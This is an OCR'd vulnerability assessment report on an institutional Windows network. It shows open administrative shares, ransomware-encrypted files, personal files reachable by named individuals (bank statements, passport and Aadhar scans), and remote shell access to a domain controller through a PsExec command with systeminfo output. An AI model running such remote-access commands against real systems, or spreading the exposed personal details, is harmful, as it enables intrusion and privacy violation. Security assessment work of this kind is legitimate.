Threat Analysis / Vulnerability Assessment report

Table of Contents:

1.Summary:

The aim of this Threat Analysis / Vulnerability Assessment report is to understand the corresponding threats and exploits in a local computer network. It highlights critical issues such as Unauthorized access , Privilege Escalation , Outdated Software with Exploits , etc.

2.Tools Used:


The tools used to test and achieve this security assessment are as follows:

- CMD (COMMAND-LINE-INTERFACE)
- MyLanViewer (Free Version – https://www.mylanviewer.com)
- PsExec (Microsoft Remote Control Access)
- Metasploit (Kali-Linux)
- Angry IP Scanner (Free Version - https://angryip.org)
- Social Enginnering (Password Guessing , Domain Users , etc)
- Microsoft Computer Management

3.Findings:


Below are the findings of this Vulnerability Assessment along with screenshots depicting the exploits -

I. Windows System Drive (DATASERVER) Access to Local User



Name	Date modified	Type	Size
ad	6/29/2016 5:11 AM	File folder	
BEW-19df4826174244ceb8c1d7820d9fe103	3/22/2018 2:37 AM	File folder	
IBM_Support	6/28/2016 12:20 AM	File folder	
IBMSGTK	6/28/2016 12:45 AM	File folder	
Intel	6/28/2016 12:25 AM	File folder	
PerfLogs	7/26/2012 1:14 PM	File folder	
Program Files	4/2/2018 11:19 AM	File folder	
Program Files (x86)	3/31/2018 5:46 PM	File folder	
StorageReports	6/28/2016 1:41 AM	File folder	
Users	7/31/2023 10:38 AM	File folder	
Windows	8/30/2023 12:17 PM	File folder	
IBMPostCommands	6/28/2016 12:50 AM	Windows Comma...	1 KB
jpkbd106	12/9/2012 8:43 PM	Registration Entries	1 KB
New Volume (D) - Shortcut	10/10/2020 3:14 PM	Shortcut	1 KB
SophosBootTasks	4/10/2017 2:49 PM	Text Document	1 KB
Staff	6/29/2016 3:22 AM	Microsoft Excel C...	3 KB

II. Unautorised Access to Restricted resources (NETLOGON)



Windows Security

Enter network credentials

Enter your credentials to connect to: 10.0.0.9

User name


Password

Domain: SIESGST

□ Remember my credentials

Access is denied.

OK Cancel




Network › 10.0.0.9 › c$ › Windows › SYSVOL › sysvol › siesgst.local › scripts

Name	Date modified	Type	Size
soaadsrs	9/13/2023 1:52 PM	File folder	
wtl	4/27/2023 4:58 PM	File folder	
5.employee salary	11/4/2022 6:39 AM	Text Document	1 KB
background-wallpapers-4.jpg.id-782F1C...	3/31/2018 1:22 PM	ARROW File	852 KB
CN final manual	3/31/2018 1:22 PM	Microsoft Word 9...	0 KB
CN final manual.doc.id-782F1CC4.[hswit...	3/31/2018 1:22 PM	ARROW File	1,118 KB
d.jpg.id-782F1CC4.[hswitt@aol.com].arr...	3/31/2018 1:22 PM	ARROW File	13 KB
drive-download-20170824T084159Z-001.z...	3/31/2018 1:22 PM	ARROW File	21 KB
exp2probdef.txt.id-782F1CC4.[hswitt@ao...	3/31/2018 1:22 PM	ARROW File	1 KB
Feas Anal.xlsx.id-782F1CC4.[hswitt@aol....	3/31/2018 1:22 PM	ARROW File	5 KB
FINAL JAVA	11/12/2022 12:03 PM	Text Document	6 KB
framesprob.txt.id-782F1CC4.[hswitt@aol....	3/31/2018 1:22 PM	ARROW File	2 KB
gyreyherjear.logic.id-782F1CC4.[hswitt@...	3/31/2018 1:22 PM	ARROW File	34 KB
HelloWorld.java.id-782F1CC4.[hswitt@ao...	3/31/2018 1:22 PM	ARROW File	1 KB
jdk-8u144-windows-i586.exe.id-782F1CC...	3/31/2018 1:22 PM	ARROW File	196,290 KB
MP_lab_manual.pdf.id-782F1CC4.[hswitt...	3/31/2018 1:22 PM	ARROW File	232 KB
New Microsoft Office Word Document.d...	3/31/2018 1:22 PM	ARROW File	38 KB
OS Lab Manual (1).pdf.id-782F1CC4.[hsw...	3/31/2018 1:23 PM	ARROW File	109 KB
Paybacc Anal.xlsx.id-782F1CC4.[hswitt@...	3/31/2018 1:22 PM	ARROW File	5 KB
Problem statement (1).docx.id-782F1CC4...	3/31/2018 1:22 PM	ARROW File	19 KB
ps	3/31/2018 1:23 PM	Microsoft Word D...	0 KB


30 items 1 item selected 683 bytes

III. Path and Disk Volume Leak (DATASERVER) to Local user




Share Name	Folder Path	Type	# Client Connections	Description
adm	E:\Staff\adm	Windows	0	
ADMIN$	C:\Windows	Windows	0	Remote Admin
C$	C:\	Windows	0	Default share
Common	E:\Common	Windows	31	
D$	D:\	Windows	0	Default share
Desktop ...	E:\Desktop Wallpa...	Windows	0	
E$	E:\	Windows	0	Default share
IPC$		Windows	17	Remote IPC
NETLOGON	C:\Windows\SYSV...	Windows	0	Logon server share
print$	C:\Windows\syste...	Windows	0	Printer Drivers
Staff	E:\Staff	Windows	62	
Student	D:\Student	Windows	1	
SYSVOL	C:\Windows\SYSV...	Windows	18	Logon server share

IV. Access to Sensitive Information



INDIAN BANK ACCOUNTS - GST (3) Date modified: 7/4/2023 6:29 PM	\\10.0.8.0\c$\Users\abc\Downloads	Size: 11.7 KB Authors: Sushmita Sahu
Indian Bank stt April-May 2023_compress... Date modified: 6/13/2023 6:35 PM	\\10.0.8.0\c$\Users\abc\Downloads	Size: 21.7 KB
Indian bank stt Jan to march 2023_compr... Date modified: 6/13/2023 6:35 PM	\\10.0.8.0\c$\Users\abc\Downloads	Size: 24.3 KB
Indian Bank stt Dec'2022_compressed (1) Date modified: 6/13/2023 6:12 PM	\\10.0.8.0\c$\Users\abc\Downloads	Size: 12.2 KB
INDIAN BANK ACCOUNTS - GST (2) Date modified: 4/11/2023 10:01 AM	\\10.0.8.0\c$\Users\abc\Downloads	Size: 11.7 KB Authors: Sushmita Sahu
INDIAN BANK ACCOUNTS - GST (1) Date modified: 4/8/2023 11:23 AM	\\10.0.8.0\c$\Users\abc\Downloads	Size: 11.7 KB Authors: Sushmita Sahu
INDIAN BANK ACCOUNTS - GST Date modified: 4/6/2023 12:38 PM	\\10.0.8.0\c$\Users\abc\Downloads	Size: 11.7 KB Authors: Sushmita Sahu
MIPL (Belapur) Bank Details for RTGS (1) .. Date modified: 10/17/2022 1:09 PM	\\10.0.8.0\c$\Users\abc\Downloads	Size: 19.0 KB Authors: Shruti
Vendor Bank Mandate Date modified: 10/13/2022 7:08 PM	\\10.0.8.0\c$\Users\abc\Downloads	Size: 15.1 KB Authors: Jayabhaskar, Dadi (दाड़ी जयभास्कर)
MIPL (Belapur) Bank Details for RTGS (1)	\\10.0.8.0\c$\Users\abc\Downloads	Size: 25.0 KB

70 items 1 item selected 11.7 KB




passport - Search Results in Downloads

Search: passport

```
passport -1-2 (2)_compressed     \\10.0.8.0\c$\Users\abc\Downloads     Size: 259 KB
Date modified: 6/13/2023 6:02 PM
Shweta Passport (3)              Type: JPG File
                                 Dimensions: 1132 x 1377               Size: 236 KB
Shweta Passport (2)              Type: JPG File
                                 Dimensions: 1132 x 1377               Size: 236 KB
shweta Passport (1)              Type: JPG File
                                 Dimensions: 1368 x 912                Size: 19.7 KB
shweta Passport                  Type: JPG File
                                 Dimensions: 1368 x 912                Size: 19.7 KB
Type:
Size: 19.7 KB
Date modified: 12/9/2020 11:06 AM
Path: shweta Passport (1) (\\10.0.8.0\c$\Users\abc\Downloads)
```

5 items




aadhar - Search Results in Downloads

Search: aadhar


```
Aadhar Card_Kemkar                  \\10.0.8.0\c$\Users\abc\Downloads     Size: 43.9 KB
Date modified: 3/12/2021 11:38 AM
Murali AAdhar card_page-0001 (1)    Type: JPG File
                                    Dimensions: 1241 x 1755               Size: 461 KB
Murali AAdhar card_page-0001        Type: JPG File
                                    Dimensions: 1241 x 1755               Size: 461 KB
```

3 items


V. Dataserver CMD Access (PsExec)


\\10.0.0.9: cmd

```
C:\Users\exam\Desktop\New folder (3)>psexec \\10.0.0.9 cmd

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```




```
PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Windows\system32>systeminfo

Host Name:                 DATASERVER
OS Name:                   Microsoft Windows Server 2012 Standard
OS Version:                6.2.9200 N/A Build 9200
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00184-20215-59743-AA267
Original Install Date:     6/28/2016, 12:17:40 AM
System Boot Time:          8/13/2023, 3:32:04 AM
System Manufacturer:       IBM
System Model:              IBM System x3550 M4: -[7914QC4]-
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 62 Stepping 4 GenuineIntel ~1200 Mhz
BIOS Version:              IBM -[D7E150CUS-2.02]-, 12/14/2015
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             4009
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+05:30) Chennai, Kolkata, Mumbai, New Delhi
Total Physical Memory:     32,739 MB
Available Physical Memory: 29,352 MB
Virtual Memory: Max Size:  37,091 MB
Virtual Memory: Available: 33,912 MB
Virtual Memory: In Use:    3,179 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    siesgst.local
Logon Server:              N/A
Hotfix(s):                 173 Hotfix(s) Installed.
```




```
C:\Windows\system32>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                     Type             SID                                           Attributes

============================================== ================ ============================================= ==================================================
=====
Everyone                                       Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group

